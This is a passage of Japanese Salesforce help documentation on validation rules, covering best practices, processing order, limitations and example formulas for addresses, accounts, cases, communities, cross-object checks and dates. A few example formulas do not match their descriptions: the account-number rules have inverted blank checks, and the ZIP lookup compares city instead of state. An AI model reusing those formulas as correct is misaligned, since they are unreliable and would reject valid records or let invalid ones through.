- 同じ項目に対して、相反する入力規則を作成することのないよう注意してください。相反する入力規則があると、レコードを保存できません。

  ヒント: 設計の甘い入力規則によって、有効なデータを保存できない場合があります。入力規則は、徹底的にテストしてから有効化するようにしてください。デバッグログを使用して、規則の実装の詳細を監視することもできます。

- 入力規則で関連項目を参照する場合は、それらのオブジェクトが配置されていることを確認してください。
- 数式に `RecordType.Id` 差し込み項目を使用して、さまざまなレコードタイプに対して異なる入力規則を適用します。
- 入力規則の数式は、IF 関数で始める必要はありません。Boolean エラー条件式を使用します。次に例を示します。
  - 正: `CloseDate < TODAY()`
  - 誤: `IF(CloseDate < TODAY(), TRUE, FALSE)`

- 入力規則に BEGINS 関数や CONTAINS 関数が含まれる場合、空白項目は有効として処理されます。たとえば、納入商品のシリアル番号が「3」で始まるかを確認する入力規則がある場合、シリアル番号が空白の納入商品は有効と判断されます。
- 数値項目に特定の値が確実に指定されるように入力規則を使用する場合は、値を含まない項目が ISBLANK 関数に含まれるようにします。たとえば、カスタム項目に確実に「1」が入力されるようにしたい場合は、入力規則を次のように設定すると、項目が空白だったり、他の数字が入力されたりした場合にエラーを表示できます。

```
OR (ISBLANK (field__c), field__c<>1)
```

- IsClosed または IsWon 商談差し込み項目を入力規則数式で使用しないようにします。代わりに、ISPICKVAL 関数を使用して、［フェーズ］に該当する値が含まれているかどうかを判別します。たとえば、次の入力規則数式によって、［フェーズ］が「商談成立」である場合は必ず、カスタム［プロジェクト開始日］項目が必須項目に設定されます。

```
AND(ISPICKVAL(StageName, "Closed Won"),
   ISBLANK(Project_Start_Date__c))
```

- チェックボックス項目を使うことで入力規則を簡易化できます。チェックボックス項目は「True」か「False」を返すため、演算子を必要としません。たとえば、次の入力規則では、HasOpportunityLineItem 差し込み項目を使うことで、商談を保存する前に商談商品を必ず関連付けるようにできます。

```
NOT(OR(ISNEW(),HasOpportunityLineItem))
```

入力規則エラーメッセージの記述のヒント

- 説明を加える。「無効な入力」などのエラーメッセージでは、どのような入力が有効なのかということがユーザに伝わりません。「［完了予定日］は本日より後の日付にしてください。」などの具体的なエラーメッセージを使用してください。
- 常に項目の表示ラベルを含める。特にエラーメッセージがページ上部に表示されていると、どの項目が入力規則に違反するのかがわかりません。

  メモ: 入力規則を定義するとき、エラー表示場所を［ページの最上位へ］または［項目］に設定できます。エラー表示場所として、削除された項目、参照のみの項目、またはページレイアウト上で表示されない項目が設定されていると、Salesforce は自動的にエラー表示場所を［ページの最上位へ］に変更します。

- 多言語組織の場合は、エラーメッセージを翻訳します。エラーメッセージの翻訳には、トランスレーションワークベンチを使用できます。
- 入力規則とエラーメッセージに対応する番号を割り当てる。エラーが発生した規則を特定できます。

関連トピック:

入力規則の定義

入力規則の考慮事項

入力規則の考慮事項

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

レコードを保存する前に、入力したデータが指定した基準に合っているかどうかを確認できます。入力規則は、1つ以上の項目のデータを評価する数式や条件式を設定し、「True」または「False」の値を返すことができます。不正な値があれば、「True」値を返すときにエラーメッセージを表示することもできます。組織で入力規則を実装する前に、次の考慮事項を確認してください。

Salesforce での入力規則の処理方法

Salesforce は、次の順番でルールを処理します。

1. 入力規則
2. 割り当てルール
3. 自動レスポンスルール
4. ワークフロールール (ルール適用時のアクション)
5. エスカレーションルール

その他に、次の操作を実行できます。

- 入力規則の 1 つに違反しても、Salesforce は、その項目やそのページ上の他の項目に対する他の入力規則のチェックを続行し、適切なエラーメッセージをすべて表示します。
- 活動に対する入力規則が存在し、リードの取引開始中に活動を作成すると、リードの取引は開始されますが、ToDo が作成されません。
- 入力規則項目は、組織でリードの取引開始時の入力規則とトリガが有効になっている場合にのみ、リードの取引開始時に実行されます。
- キャンペーン階層では、入力規則は無視されます。
- Salesforce は、Web-to-リードおよび Web-to-ケースによって登録されたレコードを作成する前に入力規則を実行し、有効な値を持つレコードのみを作成します。
- 入力規則は、所有者が変更しても個々のレコードで引き続き実行されます。ただし、一括移行ツールを使用して複数のレコードの所有者を変更した場合、入力規則はそれらのレコードでは実行されません。

入力規則項目の制限

入力規則の数式は、次の項目を参照できません。

- 住所、姓名、連動選択リスト、連動ルックアップなどの複合項目
- 個々のキャンペーンおよびキャンペーン階層の統計などのキャンペーン統計項目
- 自動採番の差し込み項目または［町名・番地 (郵送先)］のような複合住所項目

  メモ: ［市区郡 (請求先)］などの個々の住所項目に対する差し込み項目は、入力規則数式でも使用できます。

また、Salesforce 内の他の項目および関数に関しては、入力規則は次のように動作します。

- 活動のカスタム項目の詳細ページには、関連付けられている入力規則の一覧は表示されません。

- ワークフロールールに基づくレコードの更新は入力規則を実行しないため、以前は有効な項目がワークフロールールによって無効な内容に書き換えられることがあります。
- 積み上げ集計項目は編集ページに表示されないため、入力規則では使用できますが、入力エラーの表示場所としては使用できません。

ルックアップ検索条件と入力規則

入力規則とルックアップ検索条件の目的は類似していますが、それぞれ異なる利点があります。次のような場合、ルックアップ検索条件を使用します。

- ルックアップ検索ダイアログの選択可能なオプションの数を制限してユーザの効率を向上させる。
- ユーザが手動で設定するルックアップ検索ダイアログの検索条件を自動化してユーザの効率を向上させる。

次のような場合、入力規則を使用します。

- 最大許容ルックアップ検索条件数に近づいている。
- 数式を必要とする複雑なビジネスルールを実装する必要がある。数式では、ソースオブジェクトの親の項目など、基本的な検索条件では参照できないような項目を参照できます。数式では関数を使用することもできます。たとえば、レコードの作成時にのみルールを適用する場合には `ISNEW` を使用し、項目の変更時にルールを適用する場合には `ISCHANGED` を使用します。

関連トピック:

入力規則の定義
入力規則の有効化
入力規則の例

入力規則の例

さまざまな種別のアプリケーションでの入力規則の例を確認してください。これらの例を使用し、自分の目的に合わせて変更できます。*入力規則*によって、レコードを保存する前に、入力したデータが指定した基準に合っているかどうかを確認できます。

Salesforce および Force.com AppExchange アプリケーションでの入力規則は、次のように使用できます。

- 取引先住所入力規則の例
- 取引先入力規則の例
- コールセンター入力規則の例
- コミュニティの入力規則の例
- 取引先責任者入力規則の例
- オブジェクト間の入力規則の例
- 日付入力規則の例
- 数字入力規則の例
- 商談管理の入力規則の例
- 見積の入力規則の例
- ユーザ、ロール、およびプロファイル入力規則の例
- その他の入力規則の例

関連トピック:

- 入力規則
- 入力規則の定義

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

項目の入力規則を表示する

- 「設定・定義を参照する」

項目の入力規則を定義または変更する

- 「アプリケーションのカスタマイズ」

取引先住所入力規則の例

これらの例で使用する数式関数についての詳細は、「数式の演算子と関数」(ページ 5225)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

郵便番号 (請求先) (カナダ)

項目	値
説明:	[郵便番号 (請求先)] がカナダの場合に、取引先の [国 (請求先)] が正しい形式になっていることを確認します。

数式:	`AND(`
	`OR(BillingCountry = "CAN", BillingCountry = "CA", BillingCountry = "Canada"),`
	`NOT(REGEX(BillingPostalCode, "((?i)[ABCEGHJKLMNPRSTVXY]\\d[A-Z]?\\s?\\d[A-Z]\\d)?"))`
	`)`

エラーメッセージ:	カナダの郵便番号は A9A 9A9 形式にする必要があります。
エラー表示場所:	郵便番号(請求先)

郵便番号 (請求先) は都道府県(請求先) に含まれる

項目	値
説明:	取引先の [郵便番号 (請求先)] の先頭5文字で、米国内で有効なすべての郵便番号を格納している Zip_Code__c というカスタムオブジェクトの値を検索し、請求先郵便番号が有効であることを確認します。郵便番号が Zip_Code__c オブジェクトで見つからない場合や、[都道府県 (請求先)] が、Zip_Code__c オブジェクト内の対応する State_Code__c と一致しない場合には、エラーが表示されます。

数式:	`VLOOKUP(`
	`$ObjectType.Zip_Code__c.Fields.City__c ,`
	`$ObjectType.Zip_Code__c.Fields.Name ,`
	`LEFT(BillingPostalCode,5)) <> BillingCity`

エラーメッセージ:	指定した都道府県(請求先) に郵便番号 (請求先) がありません。
エラー表示場所:	郵便番号(請求先)

郵便番号 (請求先) (US)

項目	値
説明:	［国 (請求先) ］ が USA または US の場合に、取引先の ［郵便番号 (請求先) ］ が 99999 または 99999-9999 の形式になっていることを確認します。

数式:	`AND(`
	`OR(BillingCountry = "USA", BillingCountry = "US"),`
	`NOT(REGEX(BillingPostalCode, "\\d{5}(-\\d{4})?"))`
	`)`
	
	メモ: この例では、REGEX 関数を使用しています。正規表現に慣れていないユーザは、「郵便番号 (納入先)」を参照してください。

エラーメッセージ:	郵便番号は 99999 または 99999-9999 の形式で指定してください。
エラー表示場所:	郵便番号(請求先)

郵便番号 (納入先)

項目	値
説明:	[国 (納入先)] が USA または空白の場合に、取引先の [郵便番号 (納入先)] が 99999 または 99999-9999 の形式になっていることを確認します。

数式:	`AND(`
	` OR(ShippingCountry = "USA", ISBLANK(ShippingCountry)),`
	`  OR(`
	`   AND(LEN(ShippingPostalCode) <>5,`
	`      LEN(ShippingPostalCode) <> 10),`
	`   NOT(CONTAINS("0123456789",`
	`      LEFT( ShippingPostalCode, 1))),`
	`   NOT(CONTAINS("0123456789",`
	`      MID( ShippingPostalCode , 2, 1))),`
	`   NOT(CONTAINS("0123456789",`
	`      MID( ShippingPostalCode , 3, 1))),`
	`   NOT(CONTAINS("0123456789",`
	`      MID( ShippingPostalCode , 4, 1))),`
	`   NOT(CONTAINS("0123456789",`
	`      MID( ShippingPostalCode , 5, 1))),`
	`   AND(`
	`    LEN(ShippingPostalCode) = 10,`
	`   OR(`
	`    MID( ShippingPostalCode , 6, 1) <> "-",`
	`    NOT(CONTAINS("0123456789",`
	`      MID( ShippingPostalCode , 7, 1))),`
	`    NOT(CONTAINS("0123456789",`
	`      MID( ShippingPostalCode , 8, 1))),`
	`    NOT(CONTAINS("0123456789",`
	`      MID( ShippingPostalCode , 9, 1))),`
	`    NOT(CONTAINS("0123456789",`
	`      MID( ShippingPostalCode , 10, 1)))`
	`   )`
	`  )`
	` )`
	`)`
	
	メモ: この例では、国が空白の場合は米国であると解釈されます。この例を他の国に置き換えて使用する場合は、[国(請求先)]項目の文字数を調べる句の括弧を削除してください。また、入力規則条件では大文字と小文字が区別されます。したがって、この規則は国名として空白または大文字で「USA」と入力された場合にのみ有効です。国名として「usa」と入力した場合は、規則が実行されません。
	
	ヒント: 正規表現を使用して郵便番号を確認することもできます。正規表現を使用した数式例については、「数式の演算子と関数 I – Z」 (ページ 5271)を参照してください。

エラーメッセージ:	郵便番号は 99999 または 99999-9999 の形式で指定してください。
エラー表示場所:	郵便番号(納入先)

有効な都道府県(請求先) (米国)

項目	値
説明:	[国 (請求先)] が US、USA、または空白の場合、取引先の [都道府県 (請求先)] が、2 文字の有効な略号になっているかを確認します。

数式:	`AND (`
	`OR(BillingCountry = "US", BillingCountry="USA",`
	`ISBLANK(BillingCountry)),`
	`OR(`
	`LEN(BillingState) < 2,`
	`NOT(`
	`CONTAINS("AL:AK:AZ:AR:CA:CO:CT:DE:DC:FL:GA:HI:ID:" &`
	`"IL:IN:IA:KS:KY:LA:ME:MD:MA:MI:MN:MS:MO:MT:NE:NV:NH:" &`
	`"NJ:NM:NY:NC:ND:OH:OK:OR:PA:RI:SC:SD:TN:TX:UT:VT:VA:" &`
	`"WA:WV:WI:WY", BillingState)`
	`)))`
	
	メモ: この例では、国が空白の場合は米国であると解釈されます。この例を他の国に置き換えて使用する場合は、[国(請求先)]項目の文字数を調べる句の括弧を削除してください。また、入力規則条件では大文字と小文字が区別されます。したがって、この規則は国名として空白または大文字で「USA」と入力された場合にのみ有効です。国名として「usa」と入力した場合は、規則が実行されません。

エラーメッセージ:	2 文字からなる有効な州コードが必要です。
エラー表示場所:	都道府県 (請求先)

有効な [都道府県(請求先)] (カナダ)

項目	値
説明:	[国 (請求先)] が CA または CAN の場合、取引先の [都道府県 (請求先)] が、2 文字の有効な略号になっているかを確認します。

数式:	`AND (`
	`  OR(BillingCountry = "CA", BillingCountry="CAN"),`
	`  OR(`
	`  LEN(BillingState) < 2,`
	`  NOT(`
	`  CONTAINS("AB:BC:MB:NB:NL:NT:NS:NU:ON:PC:QC:SK:YT", BillingState)`
	`)))`

エラーメッセージ:	2 文字から成る有効な州コードが必要です。
エラー表示場所:	都道府県 (請求先)

有効な都道府県(納入先)

項目	値
説明:	[国(納入先)]がUS、USA、または空白の場合、取引先の[都道府県(納入先)]が、2文字の有効な略号になっているかを確認します。

数式:	`AND (`
	`OR(ShippingCountry = "US", ShippingCountry="USA",`
	`ISBLANK(ShippingCountry)),`
	`OR(`
	`LEN(ShippingState) < 2,`
	`NOT(`
	`CONTAINS("AL:AK:AZ:AR:CA:CO:CT:DE:DC:FL:GA:HI:ID:" &`
	`"IL:IN:IA:KS:KY:LA:ME:MD:MA:MI:MN:MS:MO:MT:NE:NV:NH:" &`
	`"NJ:NM:NY:NC:ND:OH:OK:OR:PA:RI:SC:SD:TN:TX:UT:VT:VA:" &`
	`"WA:WV:WI:WY", ShippingState)`
	`)))`
	
	メモ: この例では、国が空白の場合は米国であると解釈されます。この例を他の国に置き換えて使用する場合は、[国(請求先)]項目の文字数を調べる句の括弧を削除してください。また、入力規則条件では大文字と小文字が区別されます。したがって、この規則は国名として空白または大文字で「USA」と入力された場合にのみ有効です。国名として「usa」と入力した場合は、規則が実行されません。

エラーメッセージ:	2文字から成る有効な州の略号が必要です。
エラー表示場所:	都道府県(納入先)

有効な [都道府県(納入先)] (カナダ)

項目	値
説明:	[国(請求先)]がCAまたはCANの場合、取引先の[都道府県(納入先)]が、2文字の有効な略号になっているかを確認します。

数式:	`AND (`
	`OR(ShippingCountry = "CA", ShippingCountry="CAN"),`
	`OR(`
	`LEN(ShippingState) < 2,`
	`NOT(`
	`CONTAINS("AB:BC:MB:NB:NL:NT:NS:NU:ON:PC:QC:SK:YT", ShippingState)`
	`)))`

エラーメッセージ:	2文字から成る州の略号が必要です。
エラー表示場所:	都道府県(納入先)

有効な [国(請求先)]

項目	値
説明:	取引先の［国 (請求先) ］が、ISO 3166 で有効な 2 文字のコードになっているかを確認します。

数式:	`OR(`
	`LEN(BillingCountry) = 1,`
	`NOT(`
	`CONTAINS(`
	`"AF:AX:AL:DZ:AS:AD:AO:AI:AQ:AG:AR:AM:" &`
	`"AW:AU:AZ:BS:BH:BD:BB:BY:BE:BZ:BJ:BM:BT:BO:" &`
	`"BA:BW:BV:BR:IO:BN:BG:BF:BI:KH:CM:CA:CV:KY:" &`
	`"CF:TD:CL:CN:CX:CC:CO:KM:CG:CD:CK:CR:CI:HR:" &`
	`"CU:CY:CZ:DK:DJ:DM:DO:EC:EG:SV:GQ:ER:EE:ET:FK:" &`
	`"FO:FJ:FI:FR:GF:PF:TF:GA:GM:GE:DE:GH:GI:GR:GL:" &`
	`"GD:GP:GU:GT:GG:GN:GW:GY:HT:HM:VA:HN:HK:HU:" &`
	`"IS:IN:ID:IR:IQ:IE:IM:IL:IT:JM:JP:JE:JO:KZ:KE:KI:" &`
	`"KP:KR:KW:KG:LA:LV:LB:LS:LR:LY:LI:LT:LU:MO:MK:" &`
	`"MG:MW:MY:MV:ML:MT:MH:MQ:MR:MU:YT:MX:FM:MD:MC:" &`
	`"MC:MN:ME:MS:MA:MZ:MM:MA:NR:NP:NL:AN:NC:NZ:NI:" &`
	`"NE:NG:NU:NF:MP:NO:OM:PK:PW:PS:PA:PG:PY:PE:PH:" &`
	`"PN:PL:PT:PR:QA:RE:RO:RU:RW:SH:KN:LC:PM:VC:WS:" &`
	`"SM:ST:SA:SN:RS:SC:SL:SG:SK:SI:SB:SO:ZA:GS:ES:" &`
	`"LK:SD:SR:SJ:SZ:SE:CH:SY:TW:TJ:TZ:TH:TL:TG:TK:" &`
	`"TO:TT:TN:TR:TM:TC:TV:UG:UA:AE:GB:US:UM:UY:UZ:" &`
	`"VU:VE:VN:VG:VI:WF:EH:YE:ZM:ZW",`
	`BillingCountry)))`

エラーメッセージ:	2 文字の有効な国コードを入力してください。
エラー表示場所:	国 (請求先)

取引先入力規則の例

これらの例で使用する数式関数についての詳細は、「数式の演算子と関数」(ページ 5225)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

取引先番号は数値で指定する

項目	値
説明:	[取引先番号] が数値になっていることを確認します(空白でない場合)。

数式:	`AND(`
	`  ISBLANK(AccountNumber),`
	`  NOT(ISNUMBER(AccountNumber))`
	`)`

エラーメッセージ:	取引先番号が数値になっていません。
エラー表示場所:	取引先番号

取引先番号の長さ

項目	値
説明:	[取引先番号] が空白でない場合は、7 桁あることを確認します。7 桁という数は説明を目的としたものです。実際は、必要な桁数に変更できます。

数式:	`AND(`
	`  ISBLANK(AccountNumber),`
	`  LEN(AccountNumber) <> 7`
	`)`

エラーメッセージ:	取引先番号は 7 桁で指定してください。
エラー表示場所:	取引先番号

年間売上の範囲

項目	値
説明:	［年間売上］が負の数でないことと、1000 億ドルを超えないことを確認します。この制限は、入力ミスを防ぐために設けてあります。

数式:	`OR(`
	`  AnnualRevenue < 0,`
	`  AnnualRevenue > 100000000000`
	`)`

エラーメッセージ:	年間売上は 1000 億ドル以内で指定してください。
エラー表示場所:	年間売上

コールセンター入力規則の例

これらの例で使用する数式関数についての詳細は、「数式の演算子と関数」(ページ 5225)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

原因が「その他」の場合に条件付きで説明を要求する

項目	値
説明:	ケースに「その他」の値を持つ［原因］がある場合に、［その他の理由］というカスタム項目に値が指定されていることを確認します。

数式:	`AND(`
	`  ISPICKVAL( Reason, "Other" ),`
	`  ISBLANK(Other_Reason__c)`
	`)`

エラーメッセージ:	[その他の理由] の説明が必要です。
エラー表示場所:	その他の理由

オープンケースの「新規」へのリセット防止

項目	値
説明:	ケースがすでにオープンになっている場合に、[状況]が「新規」に戻されるのを防止します。

数式:	`AND(`
	`  ISCHANGED( Status ),`
	`  NOT(ISPICKVAL(PRIORVALUE( Status ), "New")),`
	`  ISPICKVAL( Status, "New")`
	`)`

エラーメッセージ:	オープンになっているケースの状況は「新規」にリセットできません。
エラー表示場所:	状況

再度オープンになったケースの状況を制限する

項目	値
説明:	クローズケースが再度オープンになった場合に、ケースの[状況]に「再オープン」が指定されていることを確認します。

数式:	`AND(`
	`  ISCHANGED( Status ),`
	`  OR(`
	`  ISPICKVAL(PRIORVALUE( Status ), "Closed"),`
	`  ISPICKVAL(PRIORVALUE( Status ),`
	`  "Closed in SSP")),`
	`  NOT( ISPICKVAL( Status, "Re-Opened"))`
	`)`

エラーメッセージ:	クローズケースは「再オープン」にのみ変更できます。
エラー表示場所:	状況

ケースがクローズされた後にケースマイルストンが完了しないようにする

項目	値
説明:	マイルストンの［完了日］が、ケースの［状況］がクローズされた後にならないように確認します。
数式:	`Case.IsClosed = true`
エラーメッセージ:	ケースがクローズされた後に、マイルストンを完了することはできません。
エラー表示場所:	ページの最上位へ

ケース作成日より前にケースマイルストンが完了しないようにします。

項目	値
説明:	マイルストンの［完了日］がケースの［オープン日時］の後になっていることを確認します。
数式:	`CompletionDate >= Case.CreatedDate && CompletionDate <= Case.ClosedDate`
エラーメッセージ:	マイルストン完了日は、ケース作成日の後、およびケースクローズ日の前にする必要があります。
エラー表示場所:	ページの最上位へ

コミュニティの入力規則の例

これらの例で使用する数式関数についての詳細は、「数式の演算子と関数」(ページ 5225)を参照してください。

質問に不適切な表現が入力されないようにする

項目	値
説明:	ユーザが質問を投稿する際に［タイトル］や［説明］に不適切な表現を入力しないようにします。
数式:	`OR(CONTAINS(Title, 'darn'), CONTAINS(Body, 'darn'))`
エラーメッセージ:	質問のタイトルに不適切な表現が含まれています。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

回答に不適切な表現が入力されないようにする

項目	値
説明:	**質問に回答するときに不適切な表現を入力しないようにします。**
数式:	`OR(CONTAINS(Body, 'darn'), CONTAINS(Body, 'dang'))`
エラーメッセージ:	**回答に不適切な表現が含まれています。**

アイデアに不適切な表現が入力されないようにする

項目	値
説明:	**ユーザがアイデアを投稿する際に［タイトル］や［説明］に不適切な表現を入力しないようにします。**
数式:	`OR(CONTAINS(Title, 'darn'), CONTAINS(Body, 'darn'))`
エラーメッセージ:	**アイデアのタイトルに不適切な表現が含まれています。**

アイデアのコメントに不適切な表現が入力されないようにする

項目	値
説明:	**ユーザがコメントを投稿する際に不適切な表現を入力しないようにします。**
数式:	`OR(CONTAINS(CommentBody , 'darn'), CONTAINS(CommentBody, 'dang'))`
エラーメッセージ:	**コメントに不適切な表現が含まれています。**

取引先責任者入力規則の例

これらの例で使用する数式関数についての詳細は、「数式の演算子と関数」(ページ 5225)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

[住所 (郵送先)] 項目の入力要求

項目	値
説明:	取引先責任者の [町名・番地 (郵送先)]、[市区郡 (郵送先)]、および [国 (郵送先)] が指定されていることを確認します。

数式:	`OR(`
	`  ISBLANK( MailingStreet ),`
	`  ISBLANK( MailingCity ),`
	`  ISBLANK( MailingCountry )`
	`)`

エラーメッセージ:	郵送先の国、市区郡、および町名・番地が必要です。
エラー表示場所:	ページの最上位へ

[町名・番地 (郵送先)] の入力要求

項目	値
説明:	取引先責任者の [町名・番地 (郵送先)] が指定されていることを確認します。
数式:	`ISBLANK( MailingStreet )`
エラーメッセージ:	[町名・番地 (郵送先)] を指定してください。
エラー表示場所:	町名・番地 (郵送先)

郵便番号 (郵送先)

項目	値
説明:	[国(郵送先)] が USA または空白の場合に、取引先責任者の [郵便番号(郵送先)] が 99999 または 99999-9999 の形式になっていることを確認します。

数式:	`AND(`
	` OR(MailingCountry = "USA", ISBLANK(MailingCountry)),`
	`  OR(`
	`   AND(LEN(MailingPostalCode) <>5,`
	`   LEN(MailingPostalCode) <> 10),`
	`   NOT(CONTAINS("0123456789",`
	`      LEFT( MailingPostalCode, 1))),`
	`   NOT(CONTAINS("0123456789",`
	`      MID( MailingPostalCode , 2, 1))),`
	`   NOT(CONTAINS("0123456789",`
	`      MID( MailingPostalCode , 3, 1))),`
	`   NOT(CONTAINS("0123456789",`
	`      MID( MailingPostalCode , 4, 1))),`
	`   NOT(CONTAINS("0123456789",`
	`      MID( MailingPostalCode , 5, 1))),`
	`   AND(`
	`    LEN(MailingPostalCode) = 10,`
	`   OR(`
	`    MID( MailingPostalCode , 6, 1) <> "-",`
	`    NOT(CONTAINS("0123456789",`
	`      MID( MailingPostalCode , 7, 1))),`
	`    NOT(CONTAINS("0123456789",`
	`      MID( MailingPostalCode , 8, 1))),`
	`    NOT(CONTAINS("0123456789",`
	`      MID( MailingPostalCode , 9, 1))),`
	`    NOT(CONTAINS("0123456789",`
	`      MID( MailingPostalCode , 10, 1)))`
	`   )`
	`  )`
	` )`
	`)`
	
	メモ: この例では、国が空白の場合は米国であると解釈されます。この例を他の国に置き換えて使用する場合は、[国(請求先)]項目の文字数を調べる句の括弧を削除してください。また、入力規則条件では大文字と小文字が区別されます。したがって、この規則は国名として空白または大文字で「USA」と入力された場合にのみ有効です。国名として「usa」と入力した場合は、規則が実行されません。
	
	ヒント: 正規表現を使用して郵便番号を確認することもできます。正規表現を使用した数式例については、「数式の演算子と関数 I – Z」(ページ 5271)を参照してください。

エラーメッセージ:	郵便番号は 99999 または 99999-9999 の形式で指定してください。
エラー表示場所:	郵便番号(郵送先)

国番号を含んだ電話番号の指定

項目	値
説明:	［電話］番号が国番号を表すプラス (+) で始まっていることを確認します。この入力規則は、10 桁の米国電話番号の入力規則と矛盾します。
数式:	`LEFT(Phone, 1) <> "+"`
エラーメッセージ:	電話番号は、+ (国番号) から指定してください。
エラー表示場所:	電話

10 桁での米国の電話番号の指定

項目	値
説明:	［電話］番号が (999) 999-9999 の形式で指定されていることを確認します。この機能は、REGEX 関数を使用して、数値が 10 桁で (999) 999-9999 形式になっていることを確認します。
数式:	`NOT(REGEX(Phone, "\\D*?(\\d\\D*?){10}"))`
エラーメッセージ:	米国の電話番号は (999) 999-9999 の形式で指定してください。
エラー表示場所:	電話

オブジェクト間の入力規則の例

これらの例で使用する数式関数についての詳細は、「数式の演算子と関数」(ページ 5225)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

範囲内で割引する

この例では、商談商品に関する 3 つの入力規則を使用します。下の例を組合せて使用して、商品の割引金額を管理します。これらの例では、［ライン割引］という商談商品のカスタムパーセント項目が必要です。また、価格表を使用し、*「ソフトウェア」*、*「コンサルティング」*、および *「トレーニング」* の値を含む［商品ファミリ］項目をカスタマイズする必要もあります。

ソフトウェア割引

項目	値
説明:	割引率が 10 パーセントを超えるソフトウェア商品を保存できないようにします。

項目	値
数式:	`AND(Line_Discount__c > 0.10, ISPICKVAL(Product2.Family, "Software"))`
エラーメッセージ:	**ソフトウェア商品の割引率は10%以内にする必要があります。**
エラー表示場所:	**ライン割引**

コンサルティング割引

項目	値
説明:	**割引率が 15 パーセントを超えるコンサルティング商品を保存できないようにします。**
数式:	`AND(Line_Discount__c > 0.15, ISPICKVAL(Product2.Family, "Consulting"))`
エラーメッセージ:	**コンサルティング商品の割引率は15%以内にする必要があります。**
エラー表示場所:	**ライン割引**

トレーニング割引

項目	値
説明:	**割引率が 20 パーセントを超えるトレーニング商品を保存できないようにします。**
数式:	`AND(Line_Discount__c > 0.20, ISPICKVAL(Product2.Family, "Training"))`
エラーメッセージ:	**トレーニング商品の割引率は20%以内にする必要があります。**
エラー表示場所:	**ライン割引**

完了した商談の商談商品を変更できないようにする

この例では、2 つの入力規則 (商談商品に関する入力規則と商談に関する入力規則) を使用します。

項目	値
説明:	**商談が完了した後に、商談商品を編集できないようにします。商談商品に関する次の入力規則例を作成します。**
数式:	`OR(ISPICKVAL(Opportunity.StageName, "Closed Won"), ISPICKVAL(Opportunity.StageName, "Closed Lost"))`
エラーメッセージ:	**完了した商談の商談商品は変更できません。**
エラー表示場所:	**ページの最上位へ**

次の入力規則例は、商談に関するものです。

項目	値
説明:	**商談が完了した後に、商談商品を削除できないようにします。商談に関する次の入力規則例を作成します。この例では、商談の商談商品数を計数するカスタム積み上げ集計項目を使用します。**
数式:	`AND(OR(ISPICKVAL(StageName, "Closed Won"), ISPICKVAL(StageName, "Closed Lost")), Number_of_Line_Items__c < PRIORVALUE(Number_of_Line_Items__c) )`
エラーメッセージ:	**完了した商談の商談商品は削除できません。**
エラー表示場所:	**ページの最上位へ**

サポート対象外の取引先のケースを保存できないようにする

項目	値
説明:	**サポート対象外の取引先のケースを保存できないようにします。この例では、取引先がサポート対象かどうかを調べる［サポート対象］というカスタムチェックボックス項目の使用を前提としています。**
数式:	`Account.Allowed_Support__c  = FALSE`
エラーメッセージ:	**この取引先にはサポート契約がないため、ケースを作成できません。**
エラー表示場所:	**ページの最上位へ**

取引先責任者が取引先を退職している場合にケースを保存できないようにする

項目	値
説明:	すでに取引先を退職している取引先責任者に関連するオープンケースを保存できないようにします。この例では、［取引先をすでに退職］というカスタムチェックボックス項目を使用します。
数式:	`AND(Contact.Not_Longer_With_Company__c,` `  NOT(IsClosed))`
エラーメッセージ:	関連する取引先責任者がすでに取引先を退職しているためこのケースを保存できません。操作を続行するには、別の取引先責任者を選択してください。
エラー表示場所:	取引先責任者名

日付入力規則の例

これらの例で使用する数式関数についての詳細は、「数式の演算子と関数」(ページ 5225)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

平日であること

項目	値
説明:	カスタム日付項目 ([私の日付]) の値が、平日 (土曜や日曜以外) であることを確認します。

数式:	`CASE(MOD( My_Date__c - DATE(1900, 1, 7), 7),`
	`0, 0,`
	`6, 0,`
	`1) = 0`

エラーメッセージ:	平日を入力してください。
エラー表示場所:	私の日付

週末であること

項目	値
説明:	カスタム日付項目 ([私の日付]) の値が、土曜または日曜であることを確認します。

数式:	`CASE( MOD( My_Date__c - DATE(1900, 1, 7), 7),`
	`0, 1,`
	`6, 1,`
	`0) = 0`

エラーメッセージ:	週末を入力してください。
エラー表示場所:	私の日付

今月の日付であること

項目	値
説明:	カスタム日付項目 ([私の日付]) の値が、今年の今月の日付であることを確認します。

数式:	`OR (`
	`YEAR( My_Date__c ) <> YEAR ( TODAY() ),`
	`MONTH( My_Date__c ) <> MONTH ( TODAY() )`
	`)`

エラーメッセージ:	今月の日付を入力してください。
エラー表示場所:	私の日付

